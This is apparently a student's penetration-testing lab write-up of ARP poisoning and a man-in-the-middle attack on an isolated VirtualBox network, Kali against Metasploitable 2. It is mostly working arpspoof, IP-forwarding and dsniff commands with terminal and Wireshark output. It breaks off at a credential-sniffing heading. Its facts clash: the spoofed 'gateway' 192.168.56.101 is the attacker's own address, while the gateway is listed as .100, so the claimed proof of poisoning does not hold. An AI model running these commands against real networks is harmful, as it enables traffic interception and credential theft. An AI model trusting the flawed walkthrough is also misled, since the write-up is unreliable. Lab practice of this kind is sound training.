

PENETRATION TESTING LAB WRITEUP

ARP POISONING & MAN-IN-THE-MIDDLE ATTACK

Network Interception | Traffic Analysis | Credential Sniffing

Mohamed Navid

github.com/mdnavid2004-bit/pentest-homelab

June 2026

1. Lab Overview

Field	Details
Lab Title	ARP Poisoning & Man-in-the-Middle (MITM) Attack
Objective	Intercept network traffic between victim and gateway using ARP cache poisoning
Attacker Machine	Kali Linux (VirtualBox VM) — 192.168.56.101
Target / Victim	Metasploitable 2 (VirtualBox VM) — 192.168.56.103
Gateway	192.168.56.100
Tools Used	arp spoof (dsniff), Wireshark, net-tools, telnet
Network Mode	Host-Only Adapter (isolated lab network) — eth1
Difficulty	Intermediate
Date	June 2026

1.1 What is ARP Poisoning?

ARP (Address Resolution Protocol) is a Layer 2 protocol that maps IP addresses to MAC addresses on a local network. ARP is stateless — hosts accept ARP replies even without sending a request, making it inherently vulnerable to spoofing attacks.

In an ARP Poisoning attack, the attacker sends forged ARP reply packets to a victim machine and the default gateway. Both update their ARP caches with the attacker's MAC for the other's IP, placing all traffic between them through the attacker — this is the Man-in-the-Middle (MITM) position.

 Ethical Notice: This lab was conducted in a fully isolated VirtualBox home lab environment. No real-world networks or systems were targeted. This is for educational purposes and SOC analyst portfolio development only.

2. Environment Setup & Prerequisites

2.1 Step 1 — Verify Connectivity & Enable IP Forwarding


Confirm the attacker (Kali) can reach the victim (Metasploitable 2), then enable IP forwarding so intercepted packets are actually relayed and the attack is a true MITM rather than a DoS.

```
# Ping victim to confirm connectivity
ping 192.168.56.103

# Enable IP forwarding
sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"

# Verify
cat /proc/sys/net/ipv4/ip_forward    # Expected: 1

# Install dsniff (provides arpspoof)
sudo apt install dsniff
```



```
kaliuser@10: ~  
Session Actions Edit View Help  
(kaliuser@10)-[~]  
$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data:  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=9.98 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.533 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.517 ms  
^C  
--- 192.168.56.103 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2007ms  
rtt min/avg/max/mdev = 0.517/3.676/9.979/4.456 ms  
(kaliuser@10)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"  
[sudo] password for kaliuser:  
(kaliuser@10)-[~]  
$ cat /proc/sys/net/ipv4/ip_forward  
1  
(kaliuser@10)-[~]  
$ sudo apt install dsniff  
dsniff is already the newest version (2.5a2-1).  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1427  
(kaliuser@10)-[~]  
$
```

Figure 2: Kali Linux — Ping to Metasploitable 2, IP forwarding enabled, dsniff installed

3. Executing the ARP Poisoning Attack


i How It Works: Two arpspoof processes run simultaneously. One tells the VICTIM that the gateway IP belongs to the attacker's MAC. The other tells the GATEWAY that the victim IP belongs to the attacker's MAC. All traffic now routes through Kali.

3.1 Step 2 — Poison the Victim

This command continuously sends forged ARP replies to Metasploitable 2 (192.168.56.103), telling it that the gateway IP (192.168.56.101) is at the attacker's MAC address.

```
# Terminal 1 — Poison victim: tell victim that gateway IP = our MAC
sudo arpspoof -i eth1 -t 192.168.56.103 192.168.56.101

# Output (continuous):
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at
8:0:27:24:3e:cf
```



```
kaliuser@10: ~  
Session Actions Edit View Help  
(kaliuser@10)-[~]  
$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data:  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=9.98 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.533 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.517 ms  
^C  
--- 192.168.56.103 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2007ms  
rtt min/avg/max/mdev = 0.517/3.676/9.979/4.456 ms  
(kaliuser@10)-[~]  
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"  
[sudo] password for kaliuser:  
(kaliuser@10)-[~]  
$ cat /proc/sys/net/ipv4/ip_forward  
1  
(kaliuser@10)-[~]  
$ sudo apt install dsniff  
dsniff is already the newest version (2.5a2-1).  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1427  
(kaliuser@10)-[~]  
$ sudo arpspoof -i eth1 -t 192.168.56.103 192.168.56.101  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf  
8:0:27:24:3e:cf 8:0:27:c2:66:7f 0806 42: arp reply 192.168.56.101 is-at 8:0:27:24:3e:cf
```

Figure 3: Kali Linux — arpspoof running: poisoning victim (192.168.56.103) to impersonate gateway (192.168.56.101)

4. Wireshark Capture — ARP Replies Observed

With arpspoof running, Wireshark on eth1 captures the forged ARP reply storm. The packet list shows repeated ARP packets stating '192.168.56.101 is at 08:00:27:24:3e:cf' — the attacker's MAC being broadcast continuously to poison the victim's cache.




Figure 4: Wireshark — Live capture on eth1 showing continuous ARP replies: 192.168.56.101 is-at 08:00:27:24:3e:cf

4.1 Key Wireshark Observations

- ARP Reply packets (opcode 2) sent without any prior ARP Request — classic unsolicited/gratuitous ARP
- Single source MAC (08:00:27:24:3e:cf) claiming IP 192.168.56.101 repeatedly
- BROWSER announcements from 192.168.56.103 (Metasploitable 2) visible — victim is active on the network
- Packet rate indicates continuous flooding — a clear indicator of ARP poisoning in progress

5. Attack Completion & ARP Cache Verification

After stopping arpspoof (Ctrl+C), the tool automatically sends cleanup ARP packets to restore the original mappings. The ARP table on Kali confirms the MAC addresses seen during the attack.

```
# Stop arpspoof with Ctrl+C
# Tool outputs: Cleaning up and re-arping targets ...

# Check ARP table on Kali after attack
arp -a

# Output:
? (192.168.56.103) at 08:00:27:c2:66:7f [ether] on eth1    <- Metasploitable 2
? (192.168.56.100) at 08:00:27:e5:a9:40 [ether] on eth1  <- Gateway
```





Figure 5: Kali Linux — arpspoof flood of ARP replies, then Ctrl+C cleanup and ARP table verification

5.1 Victim ARP Cache — Poisoned State

During the attack, the Metasploitable 2 ARP table was checked directly from the victim's console. The ARP entry for 192.168.56.101 (Kali/gateway) shows the attacker's MAC — confirming the MITM position was achieved.

A screenshot of a terminal window with a dark background and light-colored text. The text shows a series of commands and their outputs. First, a ping command is executed for the IP 192.168.56.101, showing three successful packets with varying times. Then, the 'arp -a' command is run, displaying the ARP table. The entry for 192.168.56.101 shows the MAC address 08:00:27:24:3E:CF, which is the attacker's MAC.

```
msfadmin@metasploitable:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.450 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.606 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.591 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1990ms
rtt min/avg/max/mdev = 0.450/0.549/0.606/0.070 ms
msfadmin@metasploitable:~$ arp -a
? (192.168.56.101) at 08:00:27:24:3E:CF [ether] on eth0
msfadmin@metasploitable:~$ _
```

Figure 1: Metasploitable 2 — ARP table showing attacker MAC (08:00:27:24:3E:CF) mapped to Kali IP (192.168.56.101)

6. Credential Harvesting — Telnet Interception

